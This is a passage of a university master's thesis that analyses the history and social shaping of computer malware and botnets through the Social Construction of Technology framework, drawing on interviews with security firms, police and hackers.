UNIVERSITETET
I OSLO

TIK

Senter for teknologi, innovasjon og kultur

Postboks 1108 Blindern
0317 OSLO


Besøksadresse:
Eilert Sundts Hus, 7 etg.
Moltke Moesvei 31

Telefon: 22 84 16 00
Telefax: 22 84 16 01

http://www.tik.uio.no
info@tik.uio.no

ESST

The European Inter-University Association on Society, Science and Technology



DEVELOPING MALWARE -
A SCOT ANALYSIS OF THE SUCCESS OF MALWARE

Globalization, Innovation and Policy

Erlend Flesjø

First Semester University: University of Oslo
Second Semester University: University of Oslo

Word count: 21.309

Abstract

Computer malware has drastically increased over the last 20 years and it shows no sign of slowing down. On the contrary, malware spreads like ever before causing more critical situations as well as threatening the entire online economy in the process. Despite of the critical threat malware represents governments and the anti-virus communities have not yet managed to get the upper hand in the fight against malware and their creators.

This thesis analyzes the development of malware using the theory and methodology of Social Construction of Technology set forward by Bijker and Pinch. My empirical data is from relevant companies and organizations around Oslo and has been gathered from interviews. (Watchcom Security Group, Symantec Norway, international hackers and The National Criminal Investigation Service)

My thesis traces the development of computer malware, looking at factors that have influenced the process and the power play between relevant social groups who wants to shape the development. It also highlights social and structural reasons why the government and the anti-virus industry have failed to contain malware.

Keywords: SCOT, STS, malware, computer virus, botnet

Acknowledgements:

I would like to thank the following persons for their help while writing this thesis. First and foremost, my supervisor Post. Doc. Beate Elvebakk, for her constructive feedback, good ideas and general helpful suggestions. Hans Peter Østrem at Symantec Norway, Magnar Barsnes and Preben Nyløkken at Watchcom Security Group and Berit Børset Solstad with The National Criminal Investigation Service for letting me conduct my interviews in spite of busy schedules. From the online communities I would like to express my gratitude to OpSys for opening the door into the Internet underground, and Zyb and MrClean for helping me with information. I would further like to thank Wiebe E. Bijker for the thoughts and ideas he presented to me while lecturing in Oslo, in September -08. I would also like to thank my friends at the Center for Technology, Innovation and Culture for giving me that extra motivation to sit down with this thesis every day for the past six months. Last, but not least I would like to thank Helene and my family for all their support and help.

Table of Contents

8

Chapter 1. Introduction

1.1 Background

Throughout history we have learned that every successfully implemented technology brings not only new solutions, but also new problems. Computers were no exception. Ever since IBM Chairman Thomas Watson uttered his famous line "I think there is a world market for maybe five computers" in 1943, computers have become very crucial in our modern world, causing us to shiver at the notion of managing without them. They have revolutionized our means of communication, our production, our research, our systems of security, basically every aspect of life, but at the same time they have opened up for an increasing number of ways technology can be abused and exploited for nefarious ends. As a means of communication, information technologies can be abused when illegal groups use the Internet for recruiting or sexual predators hunt down innocent children. Increased productivity through the use of ICTs can mean layoffs for thousands of people, and the same computers we rely on for security can just as well be used for oppressive surveillance.

The focus of this thesis is the program codes behind some of our computer related problems, commonly known as malware. The word malware is a combination of *malicious* and *software* and the term refers to computer codes or programs written with malicious intent. It comprises computer viruses, worms, Trojans, logical bombs, adware, spyware, etc. Another reason for this focus on my theses is my lifelong interests in computers and especially computer security. I have studied programming and also written several articles for my student paper highlighting computer security, fraud and general ICT-safety. Working with this thesis allowed me to go deeper into this field and also establish ties to the industry.

1.2 A short historical overview

In 1872, the British writer Samuel Butler wrote a novel called *Erewhon*, where he discussed the fear of technology becoming self-reproductive. 100 years later his fiction had become reality.

Following the launch of Internet's predecessor, ARPANET, by the United States Department of Defense in 1969, the *Creeper* and *Reaper*-viruses saw the light of day. The *Creeper* virus spread through dial-up modems and copied itself. The virus did not cause any damage to the systems, but was content to display the text "I am the creeper. Catch me if you can". The *Reaper*-virus tracked down and erased the *Creeper*-virus, and started the rumor that the *Reaper*-virus was made by the same man who created the *Creeper*-virus, because of his guilty conscience. (Parikka, 2007, p. 298)

This example is very representative for the first computer viruses that emerged. They did little or no harm, and were often created as an intellectual challenge, meant as a way to visualize a flaw or vulnerability in a program code, or simply as a prank. This first introduction caused computer engineers and scientists to devote both time and resources throughout the 1970s to the study of self-replication, resulting in several publications and university testing of different codes. The first official virus is dated to 1983 and was presented by Fred Cohen at a security seminar, and towards the end of the 1980s almost 100 viruses had seen the light of day. (p. 299) 25 years later reports claim that there are over 1 million different viruses in circulation. (Richards 2008, Pauli 2008)

The spread of computer viruses did not go unnoticed, and as a response to the increasing number of viruses, the U.S. Senate passed legislation against computer fraud and abuse and founded a special fraud and abuse task force. (Parikka, 2007, p. 299) Anti-virus toolkits for

detection and removal of unwanted viruses became available, and several anti-virus companies were founded, for instance Data-Fellows, which later became F-secure and is now responsible for protecting the University of Oslo, amongst others. After the U.S, several countries passed legislation criminalizing intentional spread of malicious code, and the first virus creators were prosecuted and convicted.(p. 299) The number of viruses was still small, however, and they spread at a modest rate due to the fact that most computers became infected through the manual insertion of an infected floppy disk. 1991 saw close to 400 viruses, but even 3 years after computer viruses hit the front page of the New York Times (p. 299), many users had not even heard the word "computer virus".

In the course of the next few years a lot changed in the virus/anti-virus scenery with the introduction of the Michelangelo-virus. (CERT, 1992) The virus, which in reality infected only 10-20,000 machines, became a media hype, made famous by newspapers around the world that claimed the number of infected computers to be in the millions. Though the actual damage was minimal, the hype created a worldwide sales boom for the anti-virus industry, strengthening their economy as well as boosting their influence. It can be argued that the hype created by the anti-virus community and the media served to partially discredit the anti-virus industry, as it appeared that only a fraction of the estimated number of infected computers was actually infected. But beneficial to the industry or not, this virus-incident led to a stronger focus on viruses and the problems they could cause, and this increased attention probably benefited the anti-virus industry in the end. 1992 also produced the Virus Creation Laboratory (VCL), one of the world's first virus tool-kit, a program that allowed average users to create their own versions of viruses. (Viruslist, 2002) Viruses did not only become more numerous; they also increasingly contained a destructive payload. It was no longer enough to simply infect the machines, an effect was needed. An example of this was The Dark Avenger, a

notorious Bulgarian virus creator who found inspiration in biological virology, thus programming his viruses to cause slow and subtle damage, rather that critically injuring important system files. In this way he maximized their distribution, and over time caused more damage. (Parikka, 2007, p. 182)

In parallel with ordinary viruses, several other types of malware developed. Computer worms and Trojan horses both share important characteristics, but they also accommodate individual abilities.[1] The first worm to spread around on the Internet was the Morris worm, dated to 1988. Morris, its author was later prosecuted and convicted, but the evolution of computer worms continued. Worms did not acquire the same "fame" as ordinary computer viruses until 1999, when the Melissa worm made its appearance, followed by SirCam, CodeRed, BarTrans, Klez and Bugbear over the first two years of the new millennium. These worms gave the anti-virus industry quite the run for their money, and though the initial waves of mass-infections were thwarted, the worms still exist on the Internet today. Although resources were set aside to combat the growing threat, The Slammer worm of 2003 was released into the wild[2] and broke the record for fastest spreading worm, infecting 75,000 machines in only 10 minutes. The 2004 Sasser and MyDoom worms only further illustrated the threat of computer worms, and carried on the notion that there is always one more security hole to exploit.

Direct and indirect damage from these worms range from slowing down Internet traffic, shutting down specific sites or financial operations and denying companies access to the Internet, to more critical damage; blocking satellite communication, or hypothetically causing ships to go off course, deleting files in computer systems designed for flight, life support, security centers and so on. The worms were not precision tools, and the effects of a wide

[1] Readers are referred to the Appendix for more on this.
2 Into the wild = Internet

spread worm-assault might be completely different from the author's intentions. The same cannot be said for the Trojan horses, however.

Trojan horses are non-reproducing[3] pieces of program code created for the sole purpose of allowing an intruder to remotely connect to, and seize control of, other computer systems. Due to the fact that most Trojans lack a self-replication ability, they did not spread around like viruses in the 1980s and 90s, but they have made up for this in the new millennium and according to Symantec's threat evaluation for the second half of 2007, Trojans made up 71 percent of the volume of the top 50 malicious code samples. (SOPHOS 2008) With popular tools such as NetBus and Back Orifice[4] (Shoudis, 2002), the Trojans became a favorite amongst script-kiddies, who fell in love with the simple user interface. It was, however, not until programmers started combining the best and most efficient Trojans with the best worms, creating botnets, that the results were truly unnerving.

1.3 Research problem

The main point in my introduction is that malware has been around for over 20 years. It has constantly been targeted by entire computer communities who devote tens of thousands of employees, endless billion dollars and state of the art technology to thwart the threat that malware represents, and still in the recent years it is malware that has emerged as the victorious part. Malware troubles our daily life, breed corruption and crime and may even cause the collapse of the entire online economy. One question that emerges from this and the one which will be my focus in this dissertation is this:

If malware represents such a problem, and anti-virus companies in multiple countries spend

3Unless they are some sort of hybrids between Trojans and viruses
[4] Created by Dildog, a member of L0pth Heavy Industries; a hacker think-tank acquired by Symantec.

several hundred thousand working hours and billions of dollars every year to combat its spread and potency, why is malware so successful?

- Through my thesis I will look at malware in general, and how the phenomenon has seen such a success both with regards to numbers, but also potency. Towards the end I will narrow down “success” and focus on whether malware is a success or not for my social group Black Hat hackers.

In the process of answering this question I will use the SCOT theory (Social Construction of Technology). I will present a short summary of the theory before applying it to my case.

Chapter 2. Theory and Method

2.1 Introduction

The Social Construction of Technology (SCOT) model emerged in the 1980s as a response to the prevailing assumption of technological determinism, inherent in much social theory. SCOT argues that it is human actions in a social and cultural context that shapes technology and not the other way around, and claims that in order to fully understand a technological artifact you have to also study how it interacts with society and different social groups. In this chapter I intend to present the core concepts of SCOT, including the more recent notion of technological frames. I will also present some of the criticism raised against SCOT, and finally I will outline how I will interpret and use SCOT in my thesis.

2.2 Why SCOT?

When studying a subject as complex as malware the researcher needs to be able to split his focus in many different directions and cross over several disciplines. Presenting a pure technical analysis of malware would give precisely that, and due to the complexity of malware it would fall short of grasping the full situation. Science-Technology-Society- (STS) studies allow, and demand, a multidisciplinary view which makes it very well suited for a thesis that will need to touch on economics, cultural studies, sociology, history, politics, computer science, biology and criminology. The factors of success or failure are also socially determined, fitting very well in with regards to malware as this thesis will show. Within the STS field there exist several possible approaches, but SCOT was chosen due to its focus on relevant social groups, and its view concerning what is a successful artifact.

2.3 The SCOT theory

2.3.1 Background

The Dutch engineering student Wiebe E. Bijker started his academic career in the 1970s and soon took interest in the STS movement. The goal of the movement was to enrich the curricula of universities and secondary schools by introducing new ways to explore environmental issues like nuclear power and degradation and the spreading of nuclear arms. (Bijker 1995, p. 4) The movement was successful and STS made its way into the academic world, and it was here Bikjer's desire to strengthen STS theoretically blossomed. As a new actor in academic circles STS was constantly questioned and confronted with the lack of good models of science and technology development. “This is what spurred my detour into academia – a desire to see if I could help devise new ways to think about the development of technology and its relationship to society.” (p. 5) Bijker collaborated with Trevor Pinch and

together they started the work which resulted in what is now know as SCOT. Their goal was to show how science and technology can be analyzed with similar conceptual frameworks. To do this they proposed to expand Bloor and Barnes' principle of symmetry and Collins' Empirical Program of Relativism so it could be used to study technological development. (Jensen et al. 2007, p. 44)

The reasons for formulating this new program was the unsatisfactory way technological development had been studied before, with the focus on technology as separate from society. SCOT is a direct response to technological determinism arguing that not only does technology shape society, but that society has a major impact on technology, and that a theory of technological development should not separate them. In addition, SCOT argues that technological development must be regarded as multi directional, not linear from idea to final, stable product. (Bijker 1995, p. 7)

Though SCOT might be perceived as mainly a set of methodological tools, it also possesses a theoretical ambition and in "*Of Bicycles, Bakelites, and Bulbs – Towards a Theory of Sociotechnical Change",* Bijker presents the following requirements for a theory of technological development;

1. Change / continuity

The conceptual framework should allow for an analysis of technical change as well as of technical continuity and stability. (p 14)

It is therefore not sufficient to research how the technology changes, but also how it stabilizes. We will go deeper into this concept when we deal with closure and stabilization later.

2. Symmetry

The conceptual framework should take the "working" of an artifact as *explanandum*, rather than as *explanans*; the useful functioning of a machine is the result of socio-technical development, not its cause. (p. 14)

At issue here is what or who decides if a technology is a success? SCOT is influenced by the Strong Programme and argues that the principle of symmetry should be applied when researching technological development as well as science. However, while Bloor and the Strong Programme's focus is whether a belief is true or false, SCOT holds that the same explanations should be used for studying both successes and failures, and that the researcher has to be neutral and impartial in his work.

3. Actor / structure

The conceptual framework should allow for an analysis of the actor-oriented and contingent aspects of technical change as well as of the structural constraining aspects. (p. 15)

Linked to change / continuity this requirement says that when analyzing technological development we must take into consideration the structural limitations of the artifact as well as the actors. Technological development is not magic, and you cannot hope to accomplish everything, there are constraints and the researcher must be aware of them.

4. Seamless web

The conceptual framework should not make a priori distinctions among, for example, the social, the technical, the scientific, and the political. (p. 15)

To Bijker and Pinch the entire society should be regarded as a seamless web with all areas overlapping each other. To separate entities into different spheres would cause stereotypes and generalizations to affect our research, causing its results to be slightly incorrect at best and

null and void at worst.

Success

In traditional analysis of technological development the artefact's success or failure is often explained by the technological characteristics of the artifact. Social models, like SCOT also considers the roles of the actors and networks when explaining why an artefact is a success or a failure. This way SCOT separates usefulness from the notion of "the best technological solution". It is not sufficient to argue for a technology's success by saying it is "the best", we must uncover the definitions of success as well as who defined it.

As a methodology SCOT has formulated certain steps for the researcher to follow when analyzing our technological success, or failures. An artifact does not mean the same thing, or hold the same value to everyone, and how you perceive it can be affected by how you use it, what use you have of it, what benefits or problems the artifact presents for you and more. So the first step is to identify all the *Relevant social groups* and describe them in relation to the artifact. A relevant social group consists of "all members of a certain social group [who] share the same set of meanings, attached to a specific artifact" (Bijker & Pinch, 1987) This definition is deliberately vague since identifying the groups who participate in the design process is a major part of the analyst's job. The relevant social groups can be found either through "snowballing" where you ask each relevant social group to lead you to the next or you simply let the scientist introduce groups based on experience and interest. After mapping the relevant social groups the next step is to show how the artifact is perceived by the different groups. Bijker coins the concept *Interpretive flexibility* in order to describe how an artifact means different things to different social groups and it is SCOT's claim that even though the artifact in reality is the same physical artifact for everyone, how we interpret, and

value it, is different depending on each person or group's social context. With several groups holding different interpretations there will, needless to say, arise problems which can be relative to each social group. In which direction should development proceed, does a specific feature have a positive or a negative effect, which group's opinions should weigh the most? The controversies between the social groups tend to diminish as time goes by, until they reach the point of *stabilization* or *closure.* (Pinch & Bijker, 1984, p. 426). Sometimes the stated problems are in fact solved, sometimes they are not even close to a solution, but often it is somewhere in between, a certain degree of stabilization. A final important concept regarding technological development is *power,* meaning each relevant social group's influence over the others. (Bijker, 1995)

In addition to these concepts Bijker, in his more recent writings, also makes use of the term *technological frames* to elaborate on aspects of the concepts above as well as turning SCOT into a theory of technological development, not just a set of terms we can use to conduct empirical research. (Jensen Lauritsen & Olesen, 2007, p. 48)

"A technological frame comprises all elements that influence the interactions within relevant social groups and lead to the attribution of meanings to technical artifacts..." (Bijker 1995, p. 123) This means that goals, problems, strategies, theories and tacit knowledge may all be a part of the frame within which the individuals of a social group can maneuver. By adding technological frames the researcher is now able to explain why different social groups shape a technology in a certain way. By analyzing all the resources a social group has at their disposal the researcher is able to uncover why, and how, the actors think and act, the same was a Bijker analyzed the bicycle. (Bijker, 1995)

2.3.2 Criticizing SCOT

SCOT emerged as a reaction against technological determinism and unsatisfactory models of technological development, but has also, in its turn, been the subject of massive criticism over the last 30 years, even by the authors themselves. (Pinch, 1996). The main points of the critique seem to be centered on SCOT's way of dividing society into different groups and its attempt to explain the wider socio-political milieu in which development happens.

Are all relevant social groups equal in influence, and how can we know that we have included all the groups that are relevant to the design process? Winner (1993), Williams and Edge (1996) and Russel (1986) all raised questions like these and argued that groups might be excluded from the process and that some interest groups might not be a qualified relevant social group according to SCOT's criteria and therefore not be given a voice. Bijker's introduction of the term technical frames helped to ease these critics. When deciding what groups to include Bijker uses the method of "snowballing", letting each group lead you to the next. At first the groups you interview will present several other groups, described as the snowball growing rapidly in size at the start, and, when after several interviews no new groups will be presented, the snowball increases little in size. This choice of methodology has also been criticized by Klein & Kleinman,(2002) saying that "The snowball method is inadequate for identifying unrecognized and missing participants, while the emphasis on groups overlooks social structures that might account for such absences." If we are to rely on initial groups to lead us to the next groups, who is to say we get them all? If a social group is in fact unrecognized, it is precisely that. Do we not risk overlooking important contributors in the design process?

In a similar vein, several feminist scholars have drawn attention to SCOT's lack of focus on

marginalized groups, like women. Groups might not be perceived as relevant because they have never had the ability to make themselves relevant due to factors like gender. Due to these apparent structural shortcomings Wajcman (1991) holds that SCOT would therefore not be suited as method for researching for example why women are almost completely missing from technological development. Ultimately the question is whether SCOT should maintain its symmetrical focus, but be more sensitive towards marginalized groups, or if it should loosen up with regards to the symmetry and let the researcher appoint the relevant social groups. In the end the question boils down to whether research should or should not be political. (Lauritsen, 2007)

Bijker has responded to this line of criticism by urging researchers to use his conceptual framework “in the right spirit”, and rather see them as tools for the researcher to wield in his research, rather than limiting “rules” you have to follow at all cost. (Bijker, 1995, p. 49)

Further critique argues that Bijker's treatment of *power,* and why certain groups are more influential than others, is too limited. Reading Bijker's texts one might think that every group is equally influential with regards to shaping the design process, when in reality economy, status and positions play an important role. In defense of Bijker he does mention, in *Of Bicycles, Bakelites, and Bulbs,* why he chose to tone down the power concept; “...explanations in terms of power so easily result in begging what seems to be the most interesting questions. Thus it is just not very insightful to state that the introduction of the florescent lamp finally appeared on the market because General Electric proved more powerful. Instead, I want to raise the question of which strategies the utilities and General Electric employed to create a certain outcome...” (Bijker 1995, p. 11)

Bijker's fourth requirement for technological development is *the seamless web*, and this has also been a subject of great debate. If we are studying a seamless web, how do we distinguish cause and effect? How to discover what affects what when everything is part of the same overlapping seamless web?

2.4 Method

In the previous chapters I have accounted for malware's history and discovered that there is an inconsistency between anti-virus companies' massive effort to stop malware and malware's apparent success. The relevant social groups listed below are the result of combining "snowballing" with my own designated groups based on pre-existing knowledge of the subject. When identifying the relevant social groups I started by asking myself how malware came to be. That question led me to hackers and different creators of malware, and I found my first social group "Malware Creators / Hackers". However, after working with some time with this group I realized that there existed two different interpretations of malware within my social group, so I decided to split them up into "White Hat hackers" and "Malware Creators / Black Hat hackers". Having sorted out the "producers" of malware it was suitable to discover the "users" of malware. To find this group I looked at the targets of malware and concluded that since almost all malware is not targeted at specific individuals or groups, the "Users" of malware would be me and you, and every other average computer user, whether we have a conscious relationship to malware or not. The next group I added was the "Anti-Virus Companies", since they have yet another interpretation and a very active role in the development of malware. Not by creating them, but by forcing the malware to be ever evolving by constantly fighting it.

My next group was brought up when discussing malware with representatives from my social group *malware creators*, who emphasized the importance of educating the users if malware

was ever going to be stopped. Even though I had a social group who opposed malware, it was a very technical group, so I decided that adding a group with a more social way of addressing the problem would only strengthen the analysis. This helped me create my 5th social group, "Security Companies".

After conducting interviews with a representative from the group *security companies*, I saw from my notes that they had often mentioned yet another group, so I included what would be my final social group, "Government / Police".

No new groups presented themselves after these six, and I was quite content with the groups that "snowballing" combined with my pre-existing knowledge gave me.

1) **White Hat hackers**

   All information from this group is provided either by my printed literature or open sources online.

2) **Malware creators / Black Hat hackers**

   Represented in this thesis by MrClean and Zyb All information from this group is provided either by interviews with MrClean and Zyb, hacker forums (public and private) or other open sources.

3) **Anti-virus companies**

   Represented by Symantec Norway. All information from this group is provided either by interviews with Hans Peter Østrem, Channel Manager in Symantec Norway, their web page or other open sources.

4) **Security companies**

   Represented by Watchcom Security Group. All information from this group is

provided either by interviews with Sr. Security Consultant Preben Nyløkken and Key Account Manager Magnar Barsnes, both at Watchcom Security Group, or other open sources.

5) **Government**

Berit Børset Solstad with The National Criminal Investigation Service - NCIS Norway, relevant literature and other open sources.

6) **Users**

The time scope of my thesis did not allow for a survey into the habits of users regarding computer safety or computer security, so for this social group I will base my information on personal knowledge, open sources and other open sources. How the users react and behave with regards to malware can also tell us a lot about their interpretation, so I will also include this when dealing with this group, and draw conclusions from the user's actions.

Concerning Bijker's technological frames there are a few questions which need attention. First of all we need to uncover how the relevant social groups perceive malware, since they will all interpret it differently depending on their experience with malware, and the problems or opportunities that malware represents. Then we will look at the different groups` goals, and the strategies they use to reach them. Regarding the concept of closure and stabilization I believe there are several ways to look at the development. One can see the evolution of malware as several different artefacts throughout the recent two decades, each with their social groups reaching a level of stabilization. Alternatively we can view malware's history as a whole, and we see how far we have come towards some sort of stabilization as of today. As I will argue that today's malware is the product of 20 years of evolution I will do the latter in my thesis. Furthermore I will include Bijker's concept of power so as to understand how the

different groups have operated in order to promote their view, or reach their goals. I will also expand my thesis by including the third step in SCOT methodology, where we link the technological development to a wider socio political milieu. Before my conclusion I will look closer at whether or not malware is a success, with the main focus on the producing social group of Black Hat hackers.

Chapter 3. Current status of malware and SCOT analysis

3.1 Current status from OECD-rapport

Before tracking the technological development through time let us have a look at how the situation is as of today. In June 2008, the Organization for Economic Co-operation and Development (OECD) arranged a ministerial meeting on the future of the Internet economy, addressing the threat that malware has become. Below, I will present some of the most important points in the OECD rapport.

The rapport states that “all forms of hacking have gone far beyond the adolescent disruption of the early days of the personal computer, to become a powerful and growing weapon in the hands of serious criminals.” (OECD, 2008) The rhetoric in this statement is a lot stronger than what has been the norm until now. Hacking is now considered a weapon for criminals to misuse. The statement also contains a prediction for the future when they characterize the problem as growing.

The rapport goes on saying that “over the last 20 years, malware has evolved from occasional “exploits” to a global multi-million dollar criminal industry.” (p. 6) So it is not only the hackers that have grown more dangerous and powerful; it is also their tools. More advanced

malware is constantly being created by individuals and organizations with vast resources and extremely good insights into the world of computers. The findings in the OECD rapport is supported by David Wall who claims that “During the past decade the increasingly specialized division of criminal labor and growth in strategic collaborations between hackers and virus writers and spammers, along with advances in hacking tools technology, has resulted in the formation of a small industry around hacking” (Wall, 2007, p. 60)

“Malware has evolved into "mass market” money-making schemes because it offers such a profitable business model” (OECD, 2008, p. 32), indeed the OECD rapport even goes as far as saying that in 2008, the benefits of malware seem to be greater for attackers than the risks of undertaking the criminal activity. If this means that the penalties for conducting computer related crimes are too low, or that the risk of getting caught is so minimal, will be addressed when I go through the development. What it does say, however, is that malware and computer crimes pay off. The OECD rapport talk about a “multi million dollar industry”, but several others mention a “multi billion dollar industry”.

What also characterizes the status of malware as of today is the complexity and magnitude of the botnets. These multi-feature programs fit together to form powerful malware capable of spreading fast, infecting wide and gathering large amounts of information. Though rumored to rapidly decrease, viruses are still massively represented online, and some experts say that before the end of 2008 there will exist over 1 million viruses. (Pauli, 2008, Richards, 2008)

Perhaps Eric Filiol is right when he says that “Viruses are not inevitable in any way and the best solution is to learn how to live with them as we usually do with their biological counterparts.” (Filiol, 2005).

The last point worth bringing in from the OECD rapport is the concern over the lack of global understanding of the overall problem of malware, and the need for a global response to a global threat. We have limited knowledge of how it is developing, what trends can be seen and what the consequences of malware are. As of today, there are many questions that need answering, but the fact that malware is rapidly becoming more and more complex in its formulation, that it has become incorporated into organized crime and has a larger and wider range than before is hard to deny.

OECD is an economic organization and as such their focus is almost purely economic, a fact that is also reflected in their rapport. First, the rapport is titled "*Malicious Software: A Security Threat to the Internet Economy",* second, the rapport's main focus is on commercial and infrastructural threats. Issues like loss of privacy and general problems for the common man are only addressed in terms of a general decline in consumers' trust when conducting purchases online.

Regarding society's countermeasures towards malware as of today we can clearly state that they are insufficient. The local police is unable to oppose malware due to lack of resources, competency and jurisdiction, and a joint effort, global, resourceful organization with the mandates needed has not yet been created. Funding, jurisdiction, laws and not least the will, must first be agreed upon, so it might take a long time before a global response might be initiated.

To sum up the current status of malware we can say that due to our information society and dependency on computers malware represents a critical threat to all aspects of modern society. Hackers and their tools are getting ever more advanced, enabling more precise penetration,

larger quality databases and efficiency. In addition hackers are getting a lot more organized often being incorporated in global organized crime, giving the hackers the resources and power they need to conduct their work. National police agencies remain almost completely powerless and the anti-virus community is stalled by the fact that they are always one step behind the creators of malware.

3.2 Malware, how does it work?

To best explain how malware works I will present a short summary of the virus and worm life cycle and then a case-study of the Storm botnet.

The virus and worm life cycle

"A computer virus does not spread through the air. You can't get it by shaking hands, or touching a doorknob, or by having someone next to you sneeze" (Fites et al, 1992)

Besides the creation and testing of the virus or worm, their life cycle comprises of three stages each unique and critical for the virus or worm. When programming the code the virus writer decides how his virus should spread and come up with some sort of social engineering trick to fool as many victims as possible. The programmer could also, if he has knowledge of an exploit which has not yet been discovered and rendered useless by anti-virus software, program the code so that no human interaction besides visiting a certain internet site would be enough to cause the infection.

The three phases are as follows:

1. **The infection phase**

   At this stage the virus or worm spreads through its target environment in either a passive or active manner.

2. **The incubation phase**

   At this stage the virus or worm tries to remain hidden from detection, from users and anti-virus software, until it can release its payload into the system.

3. **The disease phase**

   The virus or worm activates its payload, preprogrammed by its creator.

Almost every malware feature is represented in botnets, and as far as botnets go, Storm is by many regarded as the largest, most potent and by far the most advanced. The Storm botnet shares characteristics with several of the best-known botnets, but includes a better command structure, enabling the bot to survive where others would crumble. The Storm worm also spreads differently than the most devastating worms of the 21th century. Slammer, SoBig and MyDoom all had an explosive growth, causing mass infections on a large scale, but because of the rapid spread it was relatively easy to detect and contain. The Storm worm never set out to break the record for fastest spreading worm, instead it operated covertly with a long incubation period which allowed it to keep a very low profile.

Because of its low profile it was hard to detect, and the worm was never perceived as the threat it has later become. The estimated number of infected machines varies from 1 million to 50 million computers, and that estimate shows how hard it is to determine the botnet's true power. Regardless, if the botnet is one tenth as powerful as many experts fear, it is one of the most powerful networks in existence. Matt Sergeant, chief technologist at MessageLabs had

this to say about the botnet; “In terms of power, the Storm botnet utterly blows the supercomputers away. If you add up all 500 of the top supercomputers, it blows them all away with just 2 million of its machines. It’s very frightening that criminals have access to that much computing power, but there’s not much we can do about it.”

Malicious botnets are a fairly new creation in computer's short history. It is mainly in the last 4-5 years that large, controlled systems have spread across the Internet. Large worms spread earlier as well, but they did not include the advanced command structure we find in the botnets. Because of botnet's young age, there exists very little printed literature on the subject, and we will mostly have to rely on online information. One book does exists though; *Botnets: The Killer Web Application* by Schiller and Binkley. In it Schiller and Binkley presents an overview of the botnet, describing it as *modular*; one module for the initial exploitation of a known vulnerability to gain control of a target, the botnet then downloads another module which protects the botnet by disabling anti-virus software and firewalls, then a third module starts a new scan of its network, looking for new vulnerabilities to exploit further. (Schiller & Binkley, 2008, p. 3)

Botnets are also *adaptive*; meaning that depending on the information the botnet gathers from its victims, it can download different modules that exploit different information. In a way the system is intelligent, making sure the malware programs stays as small as possible, and that it does not create unnecessary traffic, making the task of tracking it easier. Since the botnets download the modules online it is always updated with the newest exploits. Even if the botnet system itself is years old, all you need is internet access and you can modify or change your entire system as you like, always making sure it is state of the art.

In addition to being modular and adaptive the botnets are also *targetable*, letting the controller

specify what and where his botnet should focus on. With this comes the ability to narrow your attacks to certain organizations or companies, scanning only their IP-addresses for the known vulnerabilities.

The Storm botnet was discovered around January 2007 (Dvorsky, 2007) and first started spreading by mass e-mail spamming, urging users to follow a link in the e-mail which was supposed to provide information about the ongoing Kyrill storm, but instead infected the machines with a back door Trojan. This sort of social engineering is a trait that the Storm botherders have kept on using, relying just as much on human stupidity as technical ingenuity, maybe more. After this initial mass spam infection the botnet started using their newly acquired zombie computers to propagate further. Thousands of machines were now mass spamming on Labor Day, Valentine's Day, the day of big sporting events and Christmas.




Image 1: Graphical image of a simplified botnet.

Windowsecurity.com (2005 October 20). *Robot Wars – How Botnet Works*

Retrieved September 30, 2008 from

http://www.windowsecurity.com/img/upl/botnet_rysunek_021128349531359.JPG

The spreading of a botnet

The way botnets spread is through a worm which once released tracks down and infects random or targeted computer systems. The worm exploits vulnerabilities in computer applications which enable the worm to gain access and administrative privileges to systems which it normally does not control. When releasing a completely new worm on the internet it is beneficial to have a large initial spread, increasing the worm's chance of successfully spreading to other systems. This is logical considering if you send your worm to one computer you are dependent on that computer having the required vulnerabilities, or a careless user for the worm to break through. If however, you send your worm to 50,000 computers, or millions of computers, simple numerology tells us it will have some level of success.

Once inside a system, the worm communicates back to its master, letting him know that this computer is ready to receive its master's orders. A common way for the master to communicate with his machines is to make every infected machine connect to a specific chat-room on IRC [5]and issuing his commands straight to the machines from there.

The way in might differ from intrusion to intrusion, but the most common ways are through flaws in program applications and scams; where the worm tricks the computer user into letting the worm inside. The new infected machines might then help spread the worm further by spamming new systems with the worm.

[5] IRC is short for Internet Relay Chat, please examine the appendix for more information on IRC.

3.2.1 What is malware used for?

Unlike the early pranksters and experimenters with malicious code, recent development has been closely tied to economic interests, and as of today malware has lost its innocent side. By combining input from my interviews, books and online sources I have tried to map how malware can be, and is, used today.

Intelligence gathering on large scales

Malware that enables the creation of botnets can consist of tens of thousands of computers[6] giving the bot herders a massive data base to search. Search-scripts allow the herders to search through computers looking for private files, financial information, a corporation's internal documents etc. The herder has access to all data stored on the computers, and considering some botnets are rumored to have consisted of up to 1,5 million computers, the amount of data that can be collected is staggering. More precise attacks against one computer, or one company, might also be conducted using various sorts of malware and penetrative skills.

The exploitation

Depending on what you have acquired access to, a number of ways to exploit the data and systems exist. For those that find themselves in command of a botnet, or other abusive malware, it is practically your imagination that limits what you can and cannot do. Here is a short presentation of the most common exploits:

